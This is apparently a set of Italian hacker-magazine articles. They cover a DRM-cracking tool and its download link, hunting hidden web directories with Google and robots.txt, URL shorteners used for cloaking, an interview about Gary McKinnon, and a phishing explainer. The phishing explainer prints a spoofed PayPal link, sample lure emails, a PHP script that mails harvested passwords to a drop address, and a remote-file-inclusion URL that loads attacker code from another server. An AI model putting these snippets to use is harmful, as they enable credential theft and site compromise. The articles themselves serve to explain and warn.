E allora, DVD Jon, i virus... la vittima è Apple e la guerra nella musica la sta vincendo Microsoft? Ma proprio no. La stanno perdendo tutti, invece.
Già a settembre il DRM di Microsoft è stato violato da un programmino chiamato FairUse4WM. Microsoft, normalmente addormentata, si risveglia subito quando si tratta di DRM, e ha chiuso subito la falla. Sono bastati pochi giorni e i programmatori dello hack hanno semplicemente aggiornato il loro software. È cominciata così una classica lotta tra guardie e ladri. La versione più recente che ci risulta di FairUse4WM si trova a http://snipurl.com/10h2e, ma non possiamo garantire che funzionerà, o che ne serva una più nuova (in tutti i casi, va usata solo sui file musicali legittimamente in nostro possesso, e non per rubare musica).

▲ *Appunti di DVD Jon.*

:: Times are a'changing (Bob Dylan)

I tempi stanno cambiando. Le protezioni stupide sulla musica cadono una dopo l'altra. Non rubiamo, mai! Ma chiediamo sempre prezzi giusti e facciamo rispettare il nostro diritto di fare quello che vogliamo della musica che abbiamo legittimamente acquistato, compreso il poter fare copie di backup o prestare un pezzo ai nostri amici per permettergli di decidere se poi acquistarlo o meno.

Le protezioni sono stupide. Gli hacker sono intelligenti. Soprattutto quelli che trovano il modo di aggirare il sistema senza commettere reati.

NeOkkON
ne0kk0n@hackerjournal.it

MICROSOFT VS APPLE

"Non è questione della piattaforma su cui è nato il virus. Il fatto che si trovi su un player di musica significa che c'è un problema nel modo in cui vengono controllati i contenuti e la qualità del prodotto"
(Jonathan Poon, addetto Microsoft al controllo antivirus prima dell'uscita del software)

Cerchiamo le DIRECTORY nascoste

Capita a volte che, collegandoci a un server Web, ne possiamo vedere la struttura delle directory. Questo può fornire indizi preziosi. Allo stesso tempo, non è detto che vediamo comunque *tutte* le directory. Per esempio, un sistema Unix non visualizza i file e le directory il cui nome inizia con il punto.
Con una shell Unix basta dare il comando `ls -a` per mostrare tutto, ma un browser non è una shell! Però, se centriamo esattamente l'URL, ce la possiamo fare ugualmente. Per esempio, carichiamo la pagina

Index of /pub/mirrors/gentoo-portage/app-crypt/johntheripper

▲*Certi siti mostrano la struttura delle directory già nel browser. Possiamo vedere anche gli script e gli altri file che non si vedono consultando semplicemente l'Html.*

http://www.citysupport.nl/preview/top/.PayPal

(abbiamo tenuto l'URL per esteso per mostrare il punto all'inizio del nome file)
Quando è possibile formare URL come questi, è ampiamente probabile che ci sia sotto qualcosa, come un sito di phishing o una directory che deve rimanere il più possibile nell'ombra.
È importante capire che i contenuti della directory nascosta non sono invisibili. Lo è solo la directory! Se conosciamo il nome della directory, possiamo vedere tranquillamente i file inserendo il nome della directory stessa nel percorso giusto del filesystem, o nell'URL della pagina.

:: Un bel gioco: indovina il nome

Forse metà del lavoro di un hacker sta nell'abilità di indovinare i nomi delle cose. Magari password, o forse, in questo caso, directory. Alcuni programmi per fare siti generano cartelle con nomi prefissati. Altre volte ci sono abitudini consolidate. Altre volte si scelgono metafore, per esempio il Sistema solare, e tutto si chiama Mercurio, Gio-

ETICA HACKER?

Il guaio è che ci troviamo in terra di nessuno. Le directory dei siti sono visitabili digitando un URL e, se esiste un URL, abbiamo chiaramente il diritto di digitarlo.
D'altra parte, si tratta di zone che non sono state dichiarate esplicitamente visitabili da qualcuno e, spesso, lo sono unicamente per via della disattenzione o dell'impreparazione di qualcuno. Nel decidere se curiosare dentro le directory di un sito, ricordiamoci che siamo hacker, non piratelli, e dunque agiamo sempre per un fine positivo, mai per fare danno a qualcuno. OK?

ve, Urano eccetera.
Si tratta di avere intuito, fortuna e talvolta un po' di sana ingegneria sociale. Però c'è qualche nome che noi proveremmo in qualunque situazione. Per esempio:

```
images, icons, pictures, pics, figure, immagini, videate
```

Cartelle che potrebbero contenere le immagini usate nelle pagine Web... e anche altro.

```
javascript, js
```

Le directory in cui più probabilmente troveremo script JavaScript.

```
log, logs
```

Qui andremmo a cercare i dati registrati dal sito.

```
_vti_cnf, _vti_bin, _vti_log
```

eccetera...

Le estensioni server di FrontPage creano tutta una serie di directory con questo stile di nomi.

```
_notes
```

Una directory creata da Adobe Dreamweaver per contenere file XML.


Sembrano stupidate. Invece, non si ha idea di quanti siti vengano penetrati solo perché si arriva alle loro directory nascoste (o meno) semplicemente con Google. Ecco perché bisogna sapere queste cose... e sapersi difendere.

:: Google, giù le mani

Uno dei modi più semplici per impedire che Google possa curiosare nelle directory del nostro sito è impedire a GoogleBot, l'emissario del motore di ricerca che va in giro per il Web a raccogliere informazioni, di indicizzare i nostri materiali.
Possiamo farlo con la creazione di un file *robots.txt* che contenga l'elenco delle directory da non indicizzare.
La struttura tipica di un file robots.txt è la seguente:

```
User-agent: *
Disallow: /images/
Disallow: /cgi-bin/
Disallow: /private/
...
```

L'asterisco spiega a tutti i robot dei motori di seguire le istruzioni. Queste ultime specificano le directory che non vogliamo vedere indicizzate.

Questa, tuttavia, è solo una prima linea di difesa. Proviamo a fare una ricerca di

```
inurl:robots.txt filename:txt
```

Posiamo vedere un sacco di file robots.txt... compreso quello della Casa Bianca! Niente di male in tutto ciò, ma questo è un sistema per scoprire nomi di directory che non si vuole vengano mostrate. È lo stesso file a dircelo. Per alcuni siti può essere una minaccia alla sicurezza.

La difesa più sicura consiste nel lavorare bene all'interno del server Web, che sia Apache, Microsoft IIS o altro, e fare in modo che:

1) sia disabilitato l'elenco delle directory
2) nessun file visibile le linki
3) ci sia uno schema di controllo degli accessi

Index of /4carlweb/Refs/_vti_cnf
http://www.chipublib.org/4carlweb/Refs/_vti_cnf/

Index of /4carlweb/Refs/_vti_cnf

Name	Last modified	Size	Description
Parent Directory		-	
booknprnt.gif	18-Jan-2004 23:39	309	
booknprnty.gif	18-Jan-2004 23:39	309	
community_b.gif	18-Jan-2004 23:39	309	
company_b.gif	18-Jan-2004 23:39	309	
company_by.gif	18-Jan-2004 23:39	309	
facts_b.gif	18-Jan-2004 23:39	309	
facts_by.gif	18-Jan-2004 23:39	309	
federal_b.gif	18-Jan-2004 23:39	309	
federal_by.gif	18-Jan-2004 23:39	309	
firsts_b.gif	18-Jan-2004 23:39	309	
firsts_by.gif	18-Jan-2004 23:39	309	
gale_b.gif	18-Jan-2004 23:39	309	
gale_by.gif	18-Jan-2004 23:39	309	
novel_b.gif	18-Jan-2004 23:39	309	

▲ *Questa directory è stata creata dalle estensioni server di FrontPage Microsoft. Non ci sono file particolarmente strani. Ma il punto è che per arrivare a vedere questa directory, in cui potrebbe invece esserci di tutto, è bastato... Google! Una ricerca di "_vnt_cnf" è sufficiente.*

Per raggiungere questi obiettivi bisogna studiarsi bene le documentazioni e non si può spiegare in quattro righe. Sotto allora, e prepariamoci a scoprire altri modi in cui possiamo andare a caccia di siti-truffa! Anche perché le cose da sapere sono ancora tante. Per esempio, quello che abbiamo raccontato funziona bene con i siti statici; ma come facciamo con i siti dinamici, in cui le pagine vengono create al volo e non esistono come file su un server?

Ci stiamo lavorando. :-)

lVxVr73
lvxvrlxxiii@gmail.com

Come ti accorcio l'URL

Domiamo gli indirizzi lunghi della rete con strumenti per abbreviarli. Obiettivo? Facilità e praticità, ma attenzione all'uso pericoloso...

Spesso le informazioni più preziose sono quelle più nascoste e difficili da trovare. Questo vale anche su Internet e quel tutorial preziosissimo o il link per scaricare la versione vecchia di un programma che ci serve tanto, è una sequenza lunghissima di caratteri che punta a una pagina annidata in un forum o un blog. Indirizzi poco pratici da digitare, per esempio su un palmare o cellulare. E qualche volta anche se si usa il copia e incolla, questi indirizzi lunghi possono non funzionare e dare problemi. Magari perché il client di posta elettronica, il modulo di inserimento di un commento o ancora la chat room non riconoscono quelle righe come un unico url o - peggio ancora - inseriscono spazi o a capo.

È per risolvere questo problema che sono apparsi nel corso degli anni dei servizi che accorciano gli indirizzi rendendoli più gestibili. Il principio è quello di un database che salva la nostra sequenza interminabile di caratteri e ci fornisce un puntatore che la richiama, ma che è di poche parole. Anzi, di pochi caratteri.

:: In pratica

Facciamo un esempio. Quale preferiamo tra questi due indirizzi?


http://groups.google.it/group/it.comp.retrocomputing/browse_frm/thread/24d6945c5096456d/391e888c6b56957e#391e888c6b56957e

http://elfurl.com/ehw2p

Non c'è dubbio che il secondo sia molto più pratico e facile da usare e segnalare. E in più funziona in maniera trasparente, redirezionando alla pagina originale sopra indicata.


Uno dei primi a fornire la sintesi degli url è stato shorturl (http://www.shorturl.com). Il servizio è in giro dal 1999 ed è tuttora attivo. Tra le funzioni ci sono la mascheratura del vero indirizzo, statistiche e referrer, indicizzazione su motori di ricerca e reindirizzamento a più url. Molte di queste opzioni sono solo a pagamento: nella versione gratuita compare anche una barra inferiore, con cui shortenurl si promuove e finanzia.

:: Arrivano gli altri

Negli ultimi anni c'è stata una sovrabbondanza di offerte di siti accorcia-url, ma tra quelli più usati e apprezzati sono da segnalare tinyurl (http://tinyurl.com/), Make a Shor-

▲*Certo accorciano molto. Ma anche nascondono molto, volendo.*

ter Link (http://www.makeashorterlink.com) e Snipurl (http://snipurl.com/). Tutti questi offrono la creazione di indirizzi abbreviati non solo dalla loro home page, ma anche tramite un bookmarklet, i bookmark speciali con dentro codice javascript. Basta trascinarli sulla barra dei bookmark del proprio browser e con un solo click potremo creare un indirizzo sintetico della pagina che stiamo vedendo. A dire il vero Snipurl offre anche molto altro agli utenti che si registrano che possono vedere, modificare e gestire tutti gli indirizzi abbreviati creati, consultare le statistiche d'uso e avere abbreviazioni personalizzate e non casuali scegliendo una o più parole.

Non è finita: altri servizi sono Urlsaw (http://www.urlsaw.com/), TightUrl (http://tighturl.com/), url(x) (http://urlx.org/), Shorl (/www.shorl.com/), SHurl (http://shurl.net/) e ElfUrl (http://elfurl.com). Quasi tutti possono essere usati per mezzo di bookmarklet (oggettivamente molto comodi) e molti hanno anche le statistiche: basta inserire in qualsiasi momento l'abbreviazione e ci verrà comunicato quante volte è stata usata. Shorl aggiunge un livello di sicurezza in più e permette di vedere le statistiche solo a chi ha creato il link breve, assegnando una password univoca da usare.

Alcuni servizi, come Linkachi (http://linkachi.com/) invece hanno l'approccio opposto e mostrano una lista in tempo reale degli ultimi indirizzi abbreviati o di quelli più usati.

▲*L'abbreviazione passa direttamente sul nostro sito web. Un servizio in più.*

:: Fuori dal coro

MyUrl (http://www.myurl.in/webtools/toolbar.php) invece di un bookmarklet offre addirittura una toolbar che si integra con il browser: ce ne sono due, per Internet Explorer e Mozilla Firefox.

Ha una sidebar per Mozilla e il bookmarklet MetaMark (http://metamark.net/) ma attenzione! A differenza degli altri non garantisce l'indirizzo corto per sempre. Se non viene usato, dopo 5 anni di inattività i gestori di MetaMark lo elimineranno dal database, presumibilmente per liberare risorse e combinazioni di caratteri.

Originale e personalizzabile è il tipo di indirizzo dell'abbreviatore noto come Notlong (http://notlong.com/) che non aggiunge caratteri a caso alla fine, ma crea domini di secondo livello con parole a piacimento. Si tratta di una soluzione testuale interessante. All'url lungo possiamo infatti associare un indirizzo http://quellochevogliamo.notlong.com.

TRAVESTIMENTI

Tra gli usi dei servizi descritti in queste pagine ce ne sono anche alcuni decisamente pericolosi. Un url abbreviato che redireziona automaticamente, può infatti essere usato per fare del cloaking. Seguire un indirizzo mascherato può contenere sorprese: può essere usato per celare un codice di affiliazione, poco carino da far vedere, ma anche per scaricare o mandare una pagina con del codice pericoloso. Prima di dare invio o fare click sarebbe bene pensare a chi ci sta passando quell'indirizzo.

CORTO E' MEGLIO

Storicamente il metodo classico e più potente per aggiustare gli url è quella di usare il Rewrite di Apache. Il più noto e più usato webserver ha un modulo apposito, mod_rewrite che permette di redirezionare un indirizzo verso un altro, trasformando per esempio una lunga query in PHP a qualcosa di più breve, intelligibile e indicizzabile. È una tecnica usata da parecchi CMS e blog e per chi volesse immergersi nei meccanismi ecco qualche coordinata:

Specifiche ufficiali
http://httpd.apache.org/docs/1.3/mod/mod_rewrite.html
Guida ufficiale
http://httpd.apache.org/docs/1.3/misc/rewriteguide.html
Guida passo passo
http://www.yourhtmlsource.com/sitemanagement/urlrewriting.html
Guida su aliasing, redirecting e rewriting in italiano
http://openskills.info/topic.php?ID=71

:: Anche a domicilio

Ancora più utile è Memurl (consultabile all'indirizzo http://memurl.com/about/yoursite) che oltre che effettuarla sul sito, l'abbreviazione permette di incorporarla anche sul proprio sito web. Basta inserire nell'HTML una riga con questa sintassi:

```
<a href="http://memurl.com/makelink/">Abbrevia l'indirizzo di questa pagina con Memurl</a>
```

Per chi infine vuole fare tutto da sé c'è Shorty (http://get-shorty.com/): è un software che richiede PHP e un database (MySQL dovrebbe andare bene) e permette di mettere in piedi un abbreviatore con statistiche sul proprio spazio web da usare come e quando vogliamo: è la ciliegina sulla torta per chi vuole il massimo controllo sugli url.

Nicola D'Agostino
www.nicoladagostino.net

CYBERATTACCO al Pentagono

Parla un gruppo di hacker che ci raccontano del più grave cyberattacco di tutti tempi. O almeno così sostiene il Pentagono...

Abbiamo incontrato un guppo di individui che hanno deciso di comunicare con noi dietro l'identità collettiva di L0pht (si pronuncia Loft). Stando a quello che ci dicono loro, il L0pht è una struttura dove i loro talenti vengono impiegati al meglio, quotidianamente, in modo libero e costruttivo. La nostra discussione si è presto spostata sulle vicende di un loro conoscente Gary McKinnon.

Hacker Journal: Grazie per aver acconsentito a chiacchierare con noi. Perché quando vi abbiamo chiesto di cosa avremmo parlato avete indicato Gary McKinnon come tema della nostra intervista?

L0pht: Perché quello che è successo a Gary potrebbe capitare a chiunque. Davvero chiunque. E non è stata colpa sua. Non del tutto almeno e di sicuro viene trattato ingiustamente. Vogliamo parlare di lui perché abbiamo avuto modo di conoscere persone che gli sono state vicine e venire a conoscenza della sua storia, grazie ai molti sistemi disponibili al giorno d'oggi. No... non abbiamo parlato di nulla di illegale! Comunque siamo rimasti impressionati e spaventati e pensiamo che non ci sia stato sufficiente risalto alle sue vicende.

HJ.: Cosa è successo a Gary?

L.: Gary ci ha raccontato che ha sempre sognato di diventare un hacker, da grande. Che questo suo desiderio è nato in una sala di cinema nel 1983, assistendo alla proiezione del film Wargames. Dopo ventitrè anni da quella data, Gary è stato estradato dalla Gran Bretagna agli Stati Uniti e ora attende un processo e una sicura condanna per aver condotto il più grave cyberattacco militare di tutta la storia. O almeno queste sono le accuse. E si tratta di un'assurdità, perché quello che ha fatto non è stato nulla di particolarmente grave. Ha avuto solo la sfortuna di "divertirsi" all'indomani dell'attentato dell'11 settembre.

HJ.: Ci risulta che nel 2001, anno dell'attacco alle Torri Gemelle e al Pentagono, il Pentagono stesso abbia dichiarato di aver subito più di 250.000 "hack". Si tratta di una cifra impressionante. Perché sono andati a prendere proprio lui?

L.: Perché avevano bisogno di un capro espiatorio e Gary, essendo britannico, era a portata di mano, servito su un piatto d'argento dal governo alleato di Tony Blair.

HJ.: Volete spiegarci cosa ha fatto Gary di tanto grave?

L.: Partiamo con i fatti. Gary ha penetrato le difese elettroniche dei server del Pentagono, entrando così nei database dell'intera Difesa degli Stati Uniti. Questo è avvenuto nelle notti successive all'11 settembre 2001, in un momento in cui la paranoia dilagava in America. La sua azione è stata notata e lui è stato rintracciato. Gli Stati Uniti hanno deciso di non agire unilateralmente in casa di un fido alleato come la Gran Bretagna e si sono rivolti alla loro ambasciata. Gli Inglesi sono stati più che felici di consegnare Gary agli Americani, seb-

▲ *Proprio come nel film Wargames: Gary voleva divertirsi e diventare un hacker come quello interpretato da Matthew Broderick. Solo che Broderich è diventato ricco, Gary è stato incarcerato.*

bene dopo qualche trafila.

HJ.: Tutto qui? Ha solo dato un'occhiata?
L.: Esatto. Le accuse che gli sono state mosse sono molto gravi. Si va dalla violazione di informazioni protette da segreto militare ad azioni di spionaggio. Lo accusano di essersi impossessato di informazioni utili a un eventuale nemico, di aver messo a rischio la vita di centinaia di migliaia di uomini e donne delle forze armate americane e dei paesi della Nato, di aver compromesso la sicurezza del Nord America e di aver reso impossibile il compito di difendere la popolazione dell'area metropolitana di Washington.

HJ.: Sembra molta roba per un semplice hacker. Gary usava il nickname "Solo"... È chiaro che lavorava da solo.
L.: Il problema è che non lavorava per niente! Nel senso che non stava agendo con uno scopo prestabilito. Ha dichiarato più volte che la sua scorribanda è stata dettata dalla noia, dalla voglia di divertirsi e guidata da un paio di spinelli. Insomma, non sapeva cosa stava facendo, mentre ci sono stati casi eccellenti tra cui quello di due programmatori svedesi e tre hacker israeliani che hanno condotto un vero e proprio attacco e invece non sono stati perseguiti. Gary viene perseguitato. Tutto qui.

HJ.: Ma come è possibile che un ragazzo privo dell'intenzione di ledere riesca a mettere in crisi il Pentagono?
L.: È possibile perché il sistema di difesa telematico ha dei problemi e dei buchi enormi. Lo dimostra il fatto che nel 2001 ci sono stati così tanti attacchi. Anni fa noi stessi avevamo segnalato questi problemi di sicurezza, senza che però qualcuno si occupasse di mettere una pezza. Risultato? Il Pentagono è ancora attaccabile.

HJ.: Abbiamo letto che il comportamento di Solo è stato spesso autodistruttivo in quel periodo e che qualcosa di criminale l'ha effettivamente commesso.
L.: Gary cercava abitualmente conferme e prove di cospirazioni operate dal governo degli Stati Uniti. Sostiene di aver scoperto l'esistenza di un traffico di ufficiali che vengono spostati e trasferiti dai loro comandi verso non identificate destinazioni, navi o vascelli non necessariamente in navigazione sui mari terrestri. Sostiene che gli USA sono effettivametne in contatto con delle potenze "aliene", ma dice anche che in quel periodo consumava molti stupefacenti e spesso non era responsabile delle proprie azioni. Ha ammesso di aver cancellato dei dati dopo essere entrato in un server governativo ma... insomma, c'è gente che ha commesso azioni ben peggiori!

HJ.: Sarebbe possibile ora ripetere le azioni di Solo?
L.: Da quello che sappiamo noi qualunque entità è attaccabile. Date le risorse sufficienti e le motivazioni e la determinazione necessaria potrebbe essere possibile penetrare ancora il Pentagono o altre realtà della Difesa USA: non solo, riteniamo addirittura che queste falle di sicurezza siano volontarie. Ossia, tengono la guardia abbassata per poter rintracciare aggressori, catturarli e interrogarli. Vengono costantemente aggrediti, soprattutto da hacker della Repubblica Popolare Cinese. Ma sono diventati davvero bravi, adesso. I sistemi cambiano e sono sempre pronti a rintracciarti. Quindi questa non è il tipo di battaglia che un vero hacker deve combattere. Se si vuole cambiare il mondo lo si deve fare senza infrangerne le regole.

HJ.: Sottoscriviamo in pieno. Grazie mille!

I trucchi per PRENDERTI ALL'AMO

Pagine con l'inganno, e-mail che truffano, telefonate che riescono a estorcere i nostri dati personali. Tutto quello che bisogna sapere sul phishing

Wikipedia.it dice così: "In ambito informatico il phishing è una tecnica di ingegneria sociale utilizzata per ottenere l'accesso a informazioni personali o riservate con la finalità del furto di identità[...]"

È una tecnica che conosciamo bene e continua tutt'ora a mietere vittime. Si basa molto sull'ingenuità dell'utente e sulla capacità dell'attaccante di creare il più possibile uno scenario fedele a quello del sistema ufficiale.
L'attaccante può usare numerosi metodi per portare a termine l'impresa:

– l'invio di email contraffatte;
– l'utilizzo di "inclusion vulnerability bug";
– la modifica della tabella degli host di sistema.

:: L'invio di email contraffatte

È la piùcomune, semplice e subdola forma di phishing. Non servono infatti particolari capacità tecniche per portare a termine questo genere di attacco. Si basa tutto sull'invio di migliaia di e-mail contraffatte che sembrano provenire da siti web noti o fidati e che, direttamente o indirettamente, invitano a utilizzare le nostre credenziali di accesso.
Ecco qui alcuni semplici esempi di richiesta:

«Gentile Cliente di Poste.it
a causa di un guasto tecnico del nostro database di riferimento degli account avvenuto in data xx.xx.xx la invitiamo a effettuare nuovamente il login seguendo il link sottostante in modo da riconfigurare a dovere i record del database...»
«Gentile Utente eBay, durante i regolari controlli sugli account non siamo stati in grado di verificare le sue informazioni. [...] E' sufficiente che lei esegua il login e completi il modulo che le forniremo. [...].»
«Egregi clienti della banca internet XYZ. Vi informiamo su ultime novità del sistema di sicurezza della nostra banca. [...] Per far funzionare il Vostro conto corrente in modo regolare è necessario entrare nel Vostro conto dal nuovo indirizzo (http://www.XYZ.net), utilizzando la combinazione Codice Utente, Password e PIN assegnatavi in precedenza».

Ovviamente questo genere di messaggi viene ben impaginato utilizzando la grafica comunemente usata nel sito internet originale cosa che trae in inganno il novanta percento degli internauti.
Il codice di una phishing-mail è l'usuale codice html adatto allo scopo, ma possiamo notare come all'interno del codice dell'email si nasconda in realtà una trappola. Nel tag del collegamento alla pagina di login si nota che, cliccando sul link proposto, la connessione sarà indirizzata verso http://nostroserver/login.html che non è una pagina appartenente alla società che crediamo. Ovviamente, per non destare sospetto, un attacker utilizzerà un url ap-

positamente camuffato evitando di mostrare il link in chiaro nella barra degli indirizzi del broswer. Ecco un pezzo di codice incriminato:

```
Per ripristinare correttamente le sue credenziali di accesso a PayPal effettui il
login seguendo l'indirizzo sottostante:
<a href="http://nostroserver/login.html"
onMouseOver="a('https://www.paypal.com/cgibin/webscr?cmd= _ loginrun');return
true"
onMouseOut="b()">https://www.paypal.com/cgibin/webscr?cmd= _ login
run</a><br><br>
<br>La ringraziamo per la sua cortese collaborazione<br>
```

:: Il vero "cuore" di tutto l'attacco

È il form che sarà compilato dall'ignaro utente con i suoi dati. La pagina, graficamente molto simile a quella precedente, presenta una serie di campi che dovranno cercare di intrappolare i dati sensibili. Lo script di login è legato a un file .php per memorizzare le credenziali di account degli utenti.
Prelevati i dati, sono inviati tramite mail all'indirizzo appositamente indicato nella variabile "$sendto" dello script. Successivamente il codice segnala all'ignaro utente dell'avvenuta riattivazione e dopo tre secondi ricarica la pagina verso il vero sito di PayPal. Sistema di una semplicità incredibile, ma più usato più di frequente di quello che si pensi.
Ecco come spesso si presentano le prime righe di codice di una pagina come quella appena detta:

```
paypal.php:
<?
$user = $ _ POST['user'];
$passw = $ _ POST['passw'];
$sendto = "lamer@whitehouse.gov";

$subject = "Info account";
$message = " Username: $user \r\n Password: $passw ";
mail($sendto, $subject, $message);
echo '
```

:: L'utilizzo di "file inclusion vulnerability"

Un'altra tecnica più sofisticata, ma anche piùdifficile da attuare perché ci vuole una "complicità" del codice usato nel sito, e, utilizzare un bug all'interno del codice php. Una inclusion vulnerability è infatti un tipo di bug che può far includere all'interno del sito un qualsiasi file o directory si voglia. Un bug di questo genere si può verificare quando è presente un codice di questo tipo che non viene poi controllato dai filtri dello script php:

```
<?php
..........
..........
..........
include($ _ GET['pagina']);
..........
..........
..........
?>
```

In questo caso infatti richiamando dal broswer un url di questo tipo:

```
http://nomeserver/script.php?pagina=http://altrositochevogliamo/
devilscript.php
```

(a capo solo per motivi di spazio)

possiamo includere all'interno della pagina qualunque codice o file. Un attacker accorto camuffa la parte di url (in questo caso "http://altrositochevogliamo/devilscript.php") con un url cifrato in modo che non rimanga completamente in chiaro.
Con questo tipo di attacco "combinato" è molto più facile che persone ignare cadano nella truffa. Nella barra degli indirizzi infatti si potrebbe avere un url di questo genere:

http://www.paypal.com/scriptmalcodato.php?page=Http://myserver/login.php

che è generalmente molto credibile (chi di noi controlla esattamente tutti i link lunghi e noiosi?).

